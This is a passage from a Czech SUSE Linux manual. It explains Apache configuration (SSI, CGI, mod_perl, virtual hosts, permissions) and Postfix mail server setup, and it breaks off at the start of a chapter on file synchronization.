Abyste zobrazili statické webové stránky, stačí je umístit do správného adresáře. V SuSE LINUXu jde o adresář `/srv/www/htdocs`. Několik pokusných stránek je zde již nainstalováno. Tak si můžete ověřit, zda Apache běží správně. Tyto soubory můžete přepsat nebo smazat. Pro běh Apache nejsou nutné. CGI skripty jsou instalovány do `/srv/www/cgi-bin`.

Stav Apache

Během svého běhu Apache zapisuje zprávy do souborů `/var/log/httpd/access_log` nebo `/var/log/apache2/access_log`. V těchto zprávách je uvedeno, jaké zdroje byly dotazovány, jaké doručeny a v jakém čase jakou metodou (GET, POST...). Chybové zprávy jsou zapisovány do souboru `/var/log/httpd/error_log` (nebo do `/var/log/apache2` v Apache 2).

Aktivní obsah

Přehled

Apache nabízí několik způsobů, jak klientovi doručit aktivní obsah. Aktivní obsah HTML stránek je generován v závislosti na datech získaných od klienta.

Apache generuje aktivní obsah třemi způsoby:

- **Server Side Includes (SSI)** – Jde o příkazy přímo v HTML stránce zapsané jako speciální komentáře. Apache obsah interpretuje, vytvoří příslušný obsah a výsledek pošle jako část HTML stránky.
- **Common Gateway Interface (CGI)** – Programy, které se obvykle nacházejí v zadaném adresáři. Apache jim předá parametry obdržené z klientské stanice a klientovi vrátí výstup těchto programů.
- **Moduly** – Apache nabízí rozhraní pro vykonání jakéhokoliv modulu. Moduly jsou programy pracující s informacemi získanými od Apache. Apache umožňuje modulům přístup k důležitým informacím jako HTTP hlavičkám. Moduly lze použít mimo ke generování aktivních stránek také k jiným funkcím (například ověřování).

Používání modulů vyžaduje určité zkušenosti. Na druhou stranu však poskytuje vysoký výkon a možnosti CGI i SSI.

Interpretr skriptů jako modul kontra CGI

Normálně jsou CGI skripty vykonávány přímo serverem Apache (podobně jako příkazy na příkazové řádce). Naopak moduly jsou kontrolovány interpretem, který je k serveru Apache přiložen.

V takovém případě pak není pro každý dotaz spouštěn a ukončován samostatný proces (jde o výsledek správy procesů, paměti atd.). Skript je spravován interpretem.

Toto řešení má i své chyby. CGI skripty jsou totiž oproti modulům velmi robustní. Při jejich použití nemají chyby při získávání zdrojů a paměti tak ničivé následky jako u modulů, pokud dojde k ukončení programu krátce po obdržení dotazu. Tato robustnost je zapříčiněna jasným způsobem využívání paměti, které není ovlivněno možnou chybou v programu.

Při použití modulů může dojít ke kumulaci chyb. Pokud server běží bez restartu delší dobu, mohou se chyby hromadit a vést k nestabilitě systému.

SSI

Server-side includes jsou příkazy ve zvláštních komentářích a vykonávané Apachem. Výsledek je přiložen k výstupu. Například tisk aktuálního data:

```
<!--#echo var="DATE_LOCAL" -->
```

na konci <!-- říká severu Apache, že nejde o obyčejný komentář.

SSI lze aktivovat serverem. Spustitelné soubory SSI jsou pak vyhledávány. Jiný způsob spuštění představuje přímé zadání typu souboru SSI. Oba způsoby jsou popsány v *Server-Side Includes* na straně 446.

CGI

Co je CGI?

CGI je zkratka z anglického (angl. *Common Gateway Interface*). Díky CGI je server schopný zasílat mimo klasických statických stránek také dynamicky generované stránky. Tak je možné vytvářet stránky, které jsou výsledkem výpočtu nebo hledání v databázi. V závislosti na obdržené proměnné je server schopný také vytvářet na každý dotaz zvláštní stránky lišící se obsahem.

Výhody CGI

Hlavní výhoda technologie CGI je jednoduchost. Programy jsou obvykle uloženy v určitém adresáři a spouštěny serverem jako jakékoliv jiné programy v systému. Server pak zašle výstup programu na standardní výstup (stdout) klientovi.

GET a POST

Vstupní parametry mohou být serveru doručeny pomocí GET nebo POST. V závislosti na použité metodě použije server různé způsoby předání hodnoty skriptu. Při použití POST budou parametry předávány přes standardní vstup (stdin). (Program vstup obdrží stejným způsobem jako by byl předáván z příkazové řádky.)

U metody GET použije server k předání proměnnou prostředí QUERY_STRING. Proměnná prostředí je globální proměnná systému (stejně jako proměnná PATH, která obsahuje seznam cest, kde jsou uloženy spustitelné programy).

Jazyky pro CGI

Teoreticky lze CGI program napsat v libovolném jazyce. Ve skutečnosti jsou však pro tento účel používány jen některé, jako Perl nebo PHP. Pokud je nutné maximálně zvýšit rychlost, používají se i C nebo C++.

Kde jsou uloženy skripty?

Apache hledá programy ve zvláštním adresáři (`cgi-bin`). Tento adresář je nastaven v konfiguračním souboru. Pokud je potřeba, můžete zadat i další adresáře. Apache pak bude spustitelné soubory hledat v těchto adresářích. Pokud budou skripty vykonatelné také uživateli, riskujete bezpečnost systému. V adresáři `cgi-bin` jsou snadno dostupné a administrátor může bez problémů přezkontrolovat jejich obsah.

Vytváření aktivních obsahů pomocí modulů

Moduly pro skriptovací jazyky

Pro Apache je dostupná řada různých modulů.

Poznámka

Moduly

Termín "modul" je zde používán ve dvou různých významech.

První význam představuje moduly integrované přímo do Apache a ošetřující zvláštní funkce jako podpora programovacích jazyků. Tyto moduly jsou popisovány dále.

Druhý je spojen s programovacím jazykem. Moduly zde odkazují na nezávislou skupinu funkcí, tříd a proměnných. Tyto moduly jsou integrovány do programu a poskytují různé funkce jako např. CGI moduly pro skriptovací jazyky. Tyto moduly umožňují CGI programování poskytováním různých funkcí jako jsou metody čtení parametrů dotazů a pro HTML výstup.

Poznámka

Pro SuSE Linux jsou dostupné následující moduly.

mod_perl

Základní informace o Perlu

Perl je populární skriptovací jazyk. Existuje pro něj řada modulů a knihoven včetně knihovny pro rozšíření konfiguračního souboru Apache. Domovská stránka Perlu se nachází na adrese <http://www.perl.com/>. Řada knihoven je dostupná v Comprehensive Perl Archive Network (CPAN) na <http://www.cpan.org/>.

Nastavení mod_perl

Modul `mod_perl` nastavíte instalací příslušného balíčku. Po instalaci se v konfiguračním souboru automaticky objeví všechny důležité položky (`/usr/include/apache/modules/perl/startup.perl` pro Apache 1 nebo `/etc/apache2/mod_perl-startup.pl` pro Apache 2). Informace o nastavení `mod_perl` jsou dostupné na stránce <http://perl.apache.org/>.

mod_perl versus CGI

Předešlý CGI skript můžete spustit jako mod_perl skript dotazem z různých adres. Konfigurační soubory obsahují aliasy, které odkazují na stejný adresář a vykonají každý zde obsažený skript prostřednictvím CGI nebo mod_perl. Všechny položky již v konfiguračním souboru existují.

Alias pro CGI je:

```
ScriptAlias /cgi-bin/ "/srv/www/cgi-bin/"
```

Položky pro mod_perl jsou:

```
<IfModule mod_perl.c>
    # Provide two aliases to the same cgi-bin directory,
    # to see the effects of the 2 different mod_perl modes.
    # for Apache::Registry Mode
    ScriptAlias /perl/          "/srv/www/cgi-bin/"
    # for Apache::Perlrun Mode
    ScriptAlias /cgi-perl/      "/srv/www/cgi-bin/"
</IfModule>
```

Pro mod_perl jsou potřebné také následující položky. Tyto položky se již v konfiguračním souboru nacházejí.

```
#
# If mod_perl is activated, load configuration information
#
<IfModule mod_perl.c>
PerlRequire /usr/include/apache/modules/perl/startup.perl
PerlModule Apache::Registry

#
# set Apache::Registry Mode for /perl Alias
#
<Location /perl>
SetHandler perl-script
PerlHandler Apache::Registry
Options ExecCGI
PerlSendHeader On
</Location>

#
# set Apache::PerlRun Mode for /cgi-perl Alias
#
<Location /cgi-perl>
SetHandler perl-script
PerlHandler Apache::PerlRun
Options ExecCGI
PerlSendHeader On
</Location>

</IfModule>
```

Tyto položky vytvoří aliasy pro režimy `Apache::Registry` a `Apache::PerlRun`. Rozdíly mezi těmito režimy jsou následující:

- S `Apache::Registry` jsou překompilovány všechny skripty a uloženy do vyrovnávací paměti. Každý skript je pak používán jako obsah subrutiny.

Přestože tak získáte vysoký výkon, jsou zde i nevýhody. Skript je nutné napsat s extrémní opatrností kvůli možnému předávání proměnných mezi subrutinami jednotlivých dotazů.

Znamená to, že vždy musíte každou proměnnou ošetřit tak, aby se před použitím rutiny dalším dotazem vynulovala. Například pokud ve skriptu uložíte jako proměnnou číslo bankovní karty, bez vynulování se může stát, že se číslo karty použije u dalšího zákazníka, který používá stejný skript.

- `Apache::PerlRun` se podobá CGI. Skript je rekompilován pro každý dotaz.

`Apache::PerlRun` tedy nevyžaduje při programování tak velkou opatrnost, protože se všechny proměnné inicializují až při startu skriptu a z předešlých dotazů se neukládají žádné proměnné.

`Apache::PerlRun` je však právě kvůli opakované kompilaci pomalejší než `Apache::Registry`, ale stále rychlejší než CGI, protože pro svou interpretaci nespouští vždy nový proces.

mod_php4

PHP je jazyk vyvinutý speciálně pro webové servery. Na rozdíl od jiných jazyků, které využívají pro své příkazy samostatné soubory (skripty), PHP lze vložit přímo do HTML stránky (podobně jako SSI). PHP interpret zpracuje vložené PHP příkazy a vygeneruje výsledek do webové stránky.

Domovskou stránku PHP najdete na adrese <http://www.php.net/>.

Balíčky: Nainstalovaný musí být balík `mod_php4-core`. Dále je vyžadován balík `mod_php4` pro Apache 1 a balík `apache2-mod_php4` pro Apache 2.

mod_python

Python je objektově orientovaný jazyk s velmi jasnou a čitelnou syntaxí. Neobvyklou ale velmi užitečnou vlastností je struktura programu závislá na

odsazení. Jednotlivé bloky od sebe nejsou odděleny složenými závorkami (jako v C a Perlu) ani jinými oddělovači (jako `begin` a `end`), ale stupněm odsazení.

Více informací o tomto jazyce najdete na stránce <http://www.python.org/>. Informace o `mod_python` jsou dostupné na <http://www.modpython.org/>.

Pro podporu Pythonu nainstalujte balíček balík `mod_python` nebo balík `apache2-mod_python`.

mod_ruby

Ruby

Ruby je poměrně nový objektově orientovaný jazyk s prvky Perlu a Pythonu. Stejně jako Python má jasnou a transparentní syntaxi. Koncept Ruby částečně převzal Smalltalk.

Domovskou stránku Ruby najdete na adrese <http://www.ruby-lang.org/>.

Ruby modul Apache má domovskou stránku <http://www.modruby.net/>.

Virtuální počítače

Přehled: virtuální servery

Virtuální servery umožňují hostovat na jednom počítači více domén. Je to spolehlivý a ověřený způsob, jak ušetřit náklady na administraci zvláštního serveru pro každou doménu. Apache nabízí hned několik možností, jak virtuální servery nastavit:

- Virtuální server založený na jménu.
- Virtuální server založený na IP.
- Operace s vícenásobnými instancemi Apache na jednom počítači.

Všechny tři možnosti jsou popsány v následujícím textu.

Virtuální server založený na jménu

Virtuální server založený na jménu hostuje na jedné instanci Apache několik domén. Není nutné nastavovat žádné další IP adresy. Jedná se o nejjednodušší a nejčastěji používanou možnost. Důvody proti této konfiguraci najdete v dokumentaci Apache.

Konfigurace se provádí přímo v konfiguračním souboru (/etc/apache2/httpd.conf). Abyste aktivovali virtuální server založený na jménu, musíte zadat:

```
NameVirtualHost *
```

Nastavení * je nutné, aby Apache přijímal příchozí dotazy.

Každý virtuální server musí mít vlastní konfiguraci:

```
<VirtualHost *>
    ServerName www.mycompany.com
    DocumentRoot /srv/www/htdocs/mycompany.com
    ServerAdmin webmaster@mycompany.com
    ErrorLog /var/log/httpd/www.mycompany.com-error_log
    CustomLog /var/log/httpd/www.mycompany.com-access_log common
</VirtualHost>

<VirtualHost *>
    ServerName www.myothercompany.com
    DocumentRoot /srv/www/htdocs/myothercompany.com
```

```

ServerAdmin webmaster@myothercompany.com
ErrorLog /var/log/httpd/www.myothercompany.com-error_log
CustomLog /var/log/httpd/www.myothercompany.com-access_log common
</VirtualHost>

```

U Apache 2 nastavte logovací adresář z `/var/log/httpd` na `/var/log/apache2`.

V položce `VirtualHost` zadejte originální doménu serveru (`www.mycompany.com`). V našem případě jsou originální doména a dodatečná doména (`www.myothercompany.com`) hostovány na stejném serveru.

Stejně jako v `NameVirtualHost` je `*` uvedena také v `VirtualHost`. Apache používá toto pole v HTTP hlavičce při spojení dotazů s virtuálním serverem. Dotaz je doručen tomu virtuálnímu serveru, jehož nastavení v `ServerName` je shodné s údajem v hlavičce.

Pro `ErrorLog` a `CustomLog` neobsahují záznamy jméno domény. Zde můžete použít jméno podle vlastní volby.

`ServerAdmin` obsahuje e-mailovou adresu osoby, která má být kontaktována v případě problémů.

Virtuální server založený na IP

Přehled

Alternativou serveru založeného na jménu je nastavení více IP adres pro jeden jediný počítač. V takovém případě jediná instance Apache hostí více domén s různými IP adresami. V následujícím příkladu si ukážeme konfiguraci Apache používajícího vlastní IP adresu (`192.168.1.10`) plus další dvě dodatečné (`192.168.1.20` a `192.168.1.21`).

Protože nejsou adresy v rozsahu od `192.168.0.0` do `192.168.255.0` určeny pro použití v síti Internet, bude následující příklad fungovat pouze v prostředí intranetu.

Nastavení IP aliasů

Aby Apache mohl pracovat s více IP, musí počítač podporovat dotazy na více IP. Tomu se říká multi-IP hosting. Tato funkce vyžaduje podporu IP aliasingu v jádře. Tato podpora je v SUSE LINUXu již předkompilována.

Pokud je v jádře povolen IP aliasing, lze pomocí příkazů `ifconfig` a `route` nastavovat další IP adresy počítače. Tyto příkazy musí vykonávat uživatel `root`. V následujícím příkladě budeme předpokládat, že počítač již má vlastní IP adresu (např. `192.168.1.10`), která je přiřazena zařízení `eth0`.

Příkazem `ifconfig` bez parametrů zjistíte IP adresu počítače. Další IP nastavíte příkazem:

```
ifconfig eth0:0 192.168.1.20
ifconfig eth0:1 192.168.1.21
```

Všechny IP adresy (192.168.1.10, 192.168.1.20, 192.168.1.21) používají stejné síťové zařízení (`eth0`).

Virtuální počítače s IP

Pokud je na počítači nastaveno IP aliasování nebo má počítač více síťových karet, můžete nastavit virtuální servery Apache. Pro každý virtuální server musíte vložit vlastní blok `VirtualHost`:

```
<VirtualHost 192.168.1.20>
    ServerName www.myothercompany.com
    DocumentRoot /srv/www/htdocs/myothercompany.com
    ServerAdmin webmaster@myothercompany.com
    ErrorLog /var/log/httpd/www.myothercompany.com-error_log
    CustomLog /var/log/httpd/www.myothercompany.com-access_log common
</VirtualHost>

<VirtualHost 192.168.1.21>
    ServerName www.anothercompany.com
    DocumentRoot /srv/www/htdocs/anothercompany.com
    ServerAdmin webmaster@anothercompany.com
    ErrorLog /var/log/httpd/www.anothercompany.com-error_log
    CustomLog /var/log/httpd/www.anothercompany.com-access_log common
</VirtualHost>
```

Proměnná `VirtualHost` se používá pouze pro dodatečné domény. Výchozí doména (`www.mycompany.com`) je nastavena zvlášť v `DocumentRoot` mimo bloky `VirtualHost`.

Vícenásobné instance Apache

S již zmíněnou metodou virtuálních počítačů může administrátor spravovat data jiných domén. Abyste jednotlivé domény oddělili, musíte spustit další instance Apache, které budou používat zvláštní nastavení uživatele, skupiny a dalších proměnných v konfiguračním souboru.

V konfiguračním souboru nastavte proměnnou `Listen` na IP adresy obsluhované jednotlivými instancemi Apache. V našem případě bude zápis pro první instanci:


```
Listen 192.168.1.10:80
```

Pro další dvě instance:

```
Listen 192.168.1.20:80
```

a

```
Listen 192.168.1.21:80
```

Bezpečnost

Minimalizace rizika

Pokud potřebujete používat Apache jen občas, deaktivujte jeho spouštění v editoru úrovní běhu. Jestliže Apache nepoužíváte vůbec, oddinstalujte ho. Pokud chcete bezpečnostní rizika minimalizovat úplně, vypněte i další serverové služby.

Jestliže počítač používáte jako firewall, nepoužívejte na něm Apache ani jinou serverovou službu.

Přístupová práva

DocumentRoot by měl patřit uživateli root

Jako výchozí vlastník adresáře `DocumentRoot(/srv/www/htdocs)` a adresáře `CGI` je nastaven uživatel `root`. Pokud je adresář zapisovatelný pro všechny, může do něj umístit soubory jakýkoliv uživatel. Tyto soubory pak budou vykonány Apachem pod uživatelem `wwwrun`. Apache by neměl mít práva zápisu do adresářů s daty a skripty. Proto by neměl být vlastníkem těchto adresářů uživatel `wwwrun`, ale jiný uživatel (např. `root`).

Aby mohli do adresáře s dokumenty umístit své soubory také jiní uživatelé, musí mít práva k zápisu. Takové řešení však není bezpečné. Pokud máte možnost, vytvořte raději nový adresář, kam budou mít práva zápisu všichni (např. `/srv/www/htdocs/miscellaneous`).

Publikace z domovských adresářů

Jiný způsob, jak zajistit, aby uživatelé mohli publikovat své stránky přímo z domovského adresáře, je určení jednoho přesného jména adresáře, kam se mají stránky určené k publikaci ukládat. Jméno tohoto adresáře nastavíte v konfiguračním souboru. Uživatelé pak své prezentace budou ukládat vždy do adresáře tohoto jména (např. `~/public_html`). V SUSE LINUXu je tento adresář s tímto jménem již přednastaven. Více informací najdete v *UserDir* na straně 446.

Webové stránky pak můžete zobrazit zadáním jména uživatele za adresou serveru.

Příklad: Z zobrazení obsahu adresáře `public_html` uživatele `tux` zadejete do prohlížeče `http://localhost/~tux`.

Aktualizace

Pokud provozujete webový server, který je veřejně přístupný, nezanedbávejte pravidelnou aktualizaci. Snažte se pravidelně získávat informace o bezpečnostních chybách a problémech. Zdroje, které vám v tom pomohou, najdete v části *Bezpečnost* na straně 463.

Možné problémy

Proč se některé stránky Apache nezobrazuje správně?

- Projděte chybové záznamy. Základní záznamy najdete v `/var/log/httpd/error_log` nebo `/var/log/apache2/error_log`.

Užitečné je nechat si na konzoli vypisovat záznamy přímo při chodu serveru. Tak uvidíte, jak server reaguje na různé dotazy a akce. To provedete jako uživatel `root` zadáním příkazu:

```
tail -f /var/log/apache2/*_log
```

Velmi užitečné informace můžete získat také při startu serveru.

- Podívejte se do databáze chyb na stránce <http://bugs.apache.org/>.
- Přečtěte si příspěvky emailových konferencí. Uživatelská emailová konference Apache je dostupná na adrese <http://httpd.apache.org/userslist.html>.

Další dokumentace

Apache

Apache je dodáván s velmi obsáhlou dokumentací. Instalace dokumentace je popsána v části *Instalace* na straně 440. Po instalaci můžete k dokumentaci přistupovat prostřednictvím svého prohlížeče na adrese: <http://localhost/manual>.

Nejnovější dokumentace najdete na domovské stránce Apache <http://httpd.apache.org>.

CGI

Více informací CGI získáte z těchto stránek:

- <http://apache.perl.org/>
- <http://perl.apache.org/>
- <http://www.modperl.com/>
- <http://www.modpercookbook.org/>
- <http://www.fastcgi.com/>
- <http://www.boutell.com/cgic/>

Bezpečnost

Poslední opravy pro balíčky SUSE najdete na stránce <http://www.suse.com/us/security/>. Navštěvujte tuto adresu v pravidelných intervalech. Zde se také můžete přihlásit do emailové konference o bezpečnosti, v rámci které vám budou zasílána upozornění o bezpečnostních chybách a opravách.

Apache tým zcela otevřeně informuje o všech chybách. Oznamuje nejnověji objevené chyby a snaží se co nejdřív vydat příslušnou opravu na stránce http://httpd.apache.org/security_report.html.

Pokud objevíte bezpečnostní chybu (předtím překontrolujte výše zmíněné stránky, zda již nebyla hlášena), pošlete nám prosím hlášení na email:

feedback@suse.cz

Další zdroje o bezpečnosti Apache (a jiných internetových programů):

- <http://www.cert.org/>
- <http://www.vnunet.com/>
- <http://www.securityfocus.com/>

Další zdroje

V případě problémů navštivte Databázi instalační podpory na stránce <http://sdb.suse.cz/>. Novinky o webovém serveru Apache najdete na stránce <http://www.apacheweek.com/>.

Historie Apache je popsána v dokumentu http://httpd.apache.org/ABOUT_APACHE.html. Zde najdete i důvod pro pojmenování "Apache".

Postfix

V SUSE LINUXu se jako MTA (mail transfer agent) - program pro přenos pošty standardně používá Postfix. Napsal ho Wietse Venema, specialista na bezpečnost, a je vydán pod IBM PUBLIC LICENSE. Základní konfiguraci lze v SUSE provést snadno ve správci systému YaST, kde je dobře popsané chování při použití daných voleb.

Architektura	466
Základní pojmy	466
Bezpečnost	467
Konfigurace	467

Architektura

Poštovní systém Postfix není monolitický, ale tvoří jej několik malých programů, kde každý dělá pouze část v celém procesu zpracování. Jeden druhému v podstatě nevěří a mají každý trochu jinak nastavená práva, aby v případě zneužití nebyl ohrožen celý systém. Pro předávání informací mezi sebou používají Unix-domain sockety nebo speciální soubory FIFO, které jsou uloženy v bezpečném adresáři. Komunikace mezi procesy je značně omezena, předávají si většinou pouze nejnutnější informace jako názvy souborů, jména příjemců atd.

Postfix podporuje více spojení současně. Ze začátku vždy začíná se dvěma a postupně přidává další. Pokud narazí na problém při odeslání, sníží aktivitu.

Základní pojmy

Fronty

Fronty jsou speciální adresáře, kam se ukládá pošta. Postfix má několik front, z nich nejdůležitější jsou tyto:

- maildrop – pošta poslaná lokálně. Po kontrole je zkopírována do fronty incoming
- incoming – přicházející pošta, nebo taková na kterou se ještě nedostalo (qmgr - queue manager)
- active – pošta otevřená pro doručení - omezená velikost fronty
- deferred – nedoručitelná
- corrupt – poničené soubory front

Master proces

Běh systému zajišťuje hlavní proces - master. V případě potřeby volá další demony (odeslání, příjem doručení atd.) a ty se po určité době nečinnosti ukončí. Díky tomu můžete pro různé části systému používat i jiné programy (např. procmail pro doručení atd.).

Manažer front (queue manager)

Stará se o fronty. V paměti uchovává informace pouze o frontě active. Jakmile má ve frontě active místo, vezme jednu zprávu z incoming a jednu z deferred. Každá zpráva se tedy doručí i při větším zatížení a navíc nenastane zahlcení systému.

Bezpečnost

Jedním z hlavních důvodů návrhu Postfixu bylo bezpečné zaslání zpráv na síti Internet. Postfix obsahuje několik vrstev zabezpečení.

Isolace procesů – jednotlivé procesy zpracování zpráv jsou oddělené.

Nejnižší práva – Postfix má vlastního běžného uživatele. Některé fronty jsou přístupné pouze pro programy s nastavenou určitou skupinou. Používá se zde SGID bit nastavený u dvou programů. SUID bit se nepoužívá u žádného programu.

Důvěra – programy nevěří sobě ani zprávám nebo frontám. Každý program pracuje se zprávou podle definovaných pravidel. Pokud narazí na neznámý formát dat, zpracování ukončí.

Konfigurace

Nastavení YaST

V konfiguračním programu YaST lze nastavit maškarádu odchozích emailů, rozesílání emailů přes server ISP, zda přijímat emaily z vnějšku, aliasy i virtuální servery. YaST zapisuje veškeré volby na konec souboru `/etc/postfix/main.cf`. Pokud je v konfiguračním souboru uvedena některá proměnná vícekrát, Postfix si zapamatuje vždy její poslední hodnotu.

Veškerá nastavení si YaST ukládá do vlastního souboru `/etc/sysconfig/postfix`, který můžete editovat i ručně, a při spuštění `/sbin/SuSEconfig` se vygeneruje konfigurační soubor `/etc/postfix/main.cf`. Při spuštění si YaST prostřednictvím skriptu `SuSEconfig` kontroluje, jestli se soubor změnil. Pokud ano (upravíte konfigurační soubor postfixu ručně), YaST soubor nepřepíše, ale svou vlastní verzi generovaného souboru uloží s koncovskou `yast`.

Nastavení chování skriptu SuSEconfig

Nastavení provedete v souboru `/etc/sysconfig/postfix`.

1. SuSEconfig nastaví vše:

```
MAIL_CREATE_CONFIG=yes
POSTFIX_UPDATE_CHROOT_JAIL=yes
```

2. . SuSEconfig nebude měnit nic:

```
MAIL_CREATE_CONFIG=no
POSTFIX_UPDATE_CHROOT_JAIL=no
```

3. SuSEconfig bude spravovat prostředí chroot (tj. nemění `master.cf` ani `main.cf`):

```
MAIL_CREATE_CONFIG=no
POSTFIX_UPDATE_CHROOT_JAIL=yes
```

Pokud budete provádět manuální nastavení Postfixu a nepřejete si program YaST vůbec používat, ujistěte se, že máte správně nastavenou proměnnou `MAIL_CREATE_CONFIG` a `POSTFIX_UPDATE_CHROOT_JAIL` v souboru `/etc/sysconfig/postfix`.

Ruční konfigurace

Konfigurace celého poštovního systému je uložena v souborech v adresáři `/etc/postfix/`. Nejdůležitější nastavení jsou v souboru `main.cf` a `master.cf`. V následujícím textu si popíšeme nejčastější proměnné z `main.cf`. Vždy je uveden název proměnné, její popis, standardní hodnota a doporučená hodnota. Hodnota proměnné může být rozepsána i na více řádků. Následující řádek potom musí začínat mezerou.

Upozornění

Pokud se v některém konfiguračním souboru Postfixu objeví některá proměnná vícekrát, Postfix si zapamatuje hodnotu jejího posledního výskytu. YaST zapisuje svá nastavení na konec souboru `main.cf`. Pokud budete upravovat soubor ručně, zkontrolujte zda se vami změněná proměnná nevyskytuje i na konci souboru.

Upozornění

Standardní hodnoty jsou dostatečné pro bezpečný běh a obvykle stačí doplnit pouze název počítače a názvy domén pro které má počítač přijímat poštu.

Základní nastavení

Pro rychlejší orientaci v konfiguračním souboru

- **myorigin**

Název počítače. Používá se pro zprávy které vzniknou na tomto počítači. Zobrazí se v mailech odeslaných ze stroje.

```
myorigin = $myhostname  
myorigin = $mydomain
```

- **mydestination**

Pro koho přijímám poštu. Lze uvést i více domén.

```
mydestination = $myhostname localhost.$mydomain
```

- **myhostname**

Proměnná obsahuje fully-qualified domain name stroje, na kterém běží Postfix. Hodnotu Postfix získá pomocí funkce gethostname().

```
myhostname = pocitac.domena.cz
```

- **notify_classes**

Výčet případů chyb, o kterých má být informován postmaster.

```
notify_classes = bounce, 2bounce, delay, policy, protocol
```

- **mydomain**

Určuje doménu, ve které je umístěn myhostname. Standardně použije myhostname bez názvu počítače (domena.cz)

- **mynetworks_style**

Nastavuje typ sítí, kterým bude Postfix "důvěřovat" a pro které bude poskytovat relay.

```
mynetworks_style = subnet
```

- **mynetworks**

Alternativní ruční nastavení. Zde můžete přímo vyjmenovat sítě odkud lze přijímat poštu pro relay. Pokud aktivujete tuto proměnnou, nebude se používat mynetworks_style.

```
mynetworks = 192.168.0.0/28, 127.0.0.0/8
mynetworks = $config_directory/mynetworks
```

- **inet_interfaces**

Síťová zařízení, na kterých bude Postfix "poslouchat".

```
inet_interfaces = all
inet_interfaces = $myhostname, localhost
```

- **proxy_interfaces**

Tento parametr určuje adresu, odkud Postfix přijímá poštu přes proxy/NAT. Rozšiřuje nastavení `inet_interfaces`.

```
proxy_interfaces = 1.2.3.4
```

- **local_recipient_maps**

Pro koho přijímáme poštu např. alias a passwd. Zde je třeba uvést veškeré tabulky, které obsahují adresy uživatelů (@domena.cz, wildcard nebo user@domena.cz) pro které přijímá systém poštu. Nastavit ji musíte také, pokud používáte jiný MDA než Postfix.

```
local\_recipient_maps = \alias\_maps unix:passwd.byname
```

- **mail_spool_directory**

Spool adresář - kam ukládat zprávy pro uživatele

```
mail_spool_directory = /var/mail
```

- **home_mailbox**

Mailbox - v jakém formátu ukládat emaily do domovského adresáře. Standardně se nepoužívá.

```
home_mailbox = Mailbox
# formát mbox - jeden soubor pro celou složku
# lze specifikovat i jinou cestu
home_mailbox = Maildir/
# ve stylu qmail - adresář a malé soubory.
```

Maškaráda adres

Maškaráda adres slouží k tomu, aby z adresy odesílatele odstranila jméno stroje a použila pouze doménu. Přepisu adres v mailu docílíte přidáním následujících řádků (`user@pocitac.domena.cz -> user@domena.cz`) do hlavního konfiguračního souboru:

```
user -> user@domena.cz
append_at_myorigin = yes
user@stroj -> user@stroj.domena.cz
append_dot_mydomain = yes
```

Změna bude provedena v obálce i hlavičce pro odesílatele:

```
masquerade_classes = envelope_sender, headerinstallation_sender
```

Maškaráda se nebude provádět pro roota, pokud nastavíte:

```
masquerade_exceptions = root
masquerade_domains=\$mydomain
```

Přeposílání pošty pro aliasy uživatelů

Ve standardním nastavení mají systémoví uživatelé stejné adresy jako jsou jejich uživatelská jména. Uživatel Jan Novák tak může mít přihlašovací jméno např. `12wjk`. Mnohem vhodnější při styku s okolním světem by však byl například formát `Jan.Novak`. Aby uživatel `12wjk` mohl používat adresu ve formátu `Jan.Novak`, musíte mu nastavit alias v souboru `/etc/postfix/aliases`. Požadované aliasy reálných uživatelů se do souboru `/etc/postfix/aliases` zapisují v následujícím formátu:

```
Jan.Novak: 12wjk
```

Kvůli rychlejšímu zpracování se používají různé druhy formátů souboru, nejčastěji `.db`. Po změně `/etc/aliases` je třeba spustit program `newaliases` a do Postfixu nahrát nová nastavení (`rcpostfix reload`).

V souboru `main.cf` je umístění nastavení aliasů ošetřeno takto:

```
alias_maps = hash:/etc/aliases
alias_database = hash:/etc/aliases
```

Povolení a zakázání spojení

Omezení lze nastavit pro počítače, domény, sítě nebo poštovní adresy v souboru `/etc/postfix/access`. Informace o uživateli, kteří na systému již nemají účet se ukládají do souboru `/etc/postfix/relocated`.

Přijmutí a přeposlání zprávy na další MTA

V souboru `/etc/postfix/transport` lze nastavit přeposlání pro doménu nebo konkrétního uživatele. Pokud je definováno, má přednost před ostatními proměnnými (`mydestination`, `virtual_mailbox_domains`, `relay_domains`, `default_transport`).

Následující příklad ukazuje nastavení pro situaci, kdy vše co je pro určitou doménu `domena.cz`, je doručeno lokálně a zbytek přeposlán na relay.

```
domena.cz :  
.domena.cz :  
* : smtp:odchozi-relay.domena
```

Postfix přijímá zprávy:

1. relay pro klienty, kde IP odesílatele vyhovuje `mynetworks`
2. relay pro domény z `relay_domains`
3. odeslání pro všechny z adresy uvedené v `relay_domains` včetně subdomén
4. pro adresy vyhovující `inet_interfaces`
5. pro adresy v `mydestination`
6. pro adresy z `virtual_maps`
7. pro adresy z `virtual_mailbox_domains`

Tyto parametry již nemusíme zadávat do `relay_domains` v souboru `main.cf`.

Nastavení blacklistů

Postfix umí spolupracovat s databázemi obsahujícími seznamy poštovních serverů, které umožňují všeobecný relay. Při přijímání mailu pošlou dotaz na zadaný server (`servery`) a podle odpovědi přijmou nebo nepřijmou zprávu. Nastavení se provádí v souboru `/etc/postfix/main.cf` takto:

```
maps_rbl_domains = relays.ordb.org,  
dnsbl.njabl.org
```

MDA

Kromě doručovacích programů obsažených přímo v poštovním systému můžeme také používat externí programy. Asi nejznámějším z nich je procmail. Pomocí něj lze přesně nastavit které zprávy kam ukládat, třídít podle velikosti, obsahu, textu v subjektu, nebo dokonce nastavit ftp-by-mail systém (ftp server, se kterým lze komunikovat pomocí emailových zpráv). Výhodou je, že uživatelé si mohou vytvořit vlastní konfigurační soubor a zprávy se jim třídí již při doručení.

Důležité adresáře

Konfigurační soubory jsou uloženy v `/etc/postfix/`.

Fronty jsou uloženy v `/var/spool/postfix/`.

Zprávy se (podle nastavení) doručují do `/var/mail/`.

Další informace

Více informací o programu Procmail najdete na <http://www.procmail.org/>. Dokumentaci aplikace Postfix najdete v adresáři `/usr/share/doc/packages/postfix/`.

Synchronizace souborů

řada z nás již používá více počítačů najednou — jeden počítač doma, jeden nebo více počítačů v práci a laptop nebo PDA na cestách. Na všech počítačích přitom pracujete často se stejnými soubory. V takovém případě se pak dříve či později objeví požadavek modifikovat určitý soubor na všech svých počítačích zároveň a ušetřit si tak ruční kopírování nových verzí.

Programy pro datovou synchronizaci	476
Určení faktorů pro výběr programů	477
Úvod do InterMezzo	480
Úvod do Unison	483
Úvod do programu CVS	486
Úvod do mailsync	488

Programy pro datovou synchronizaci

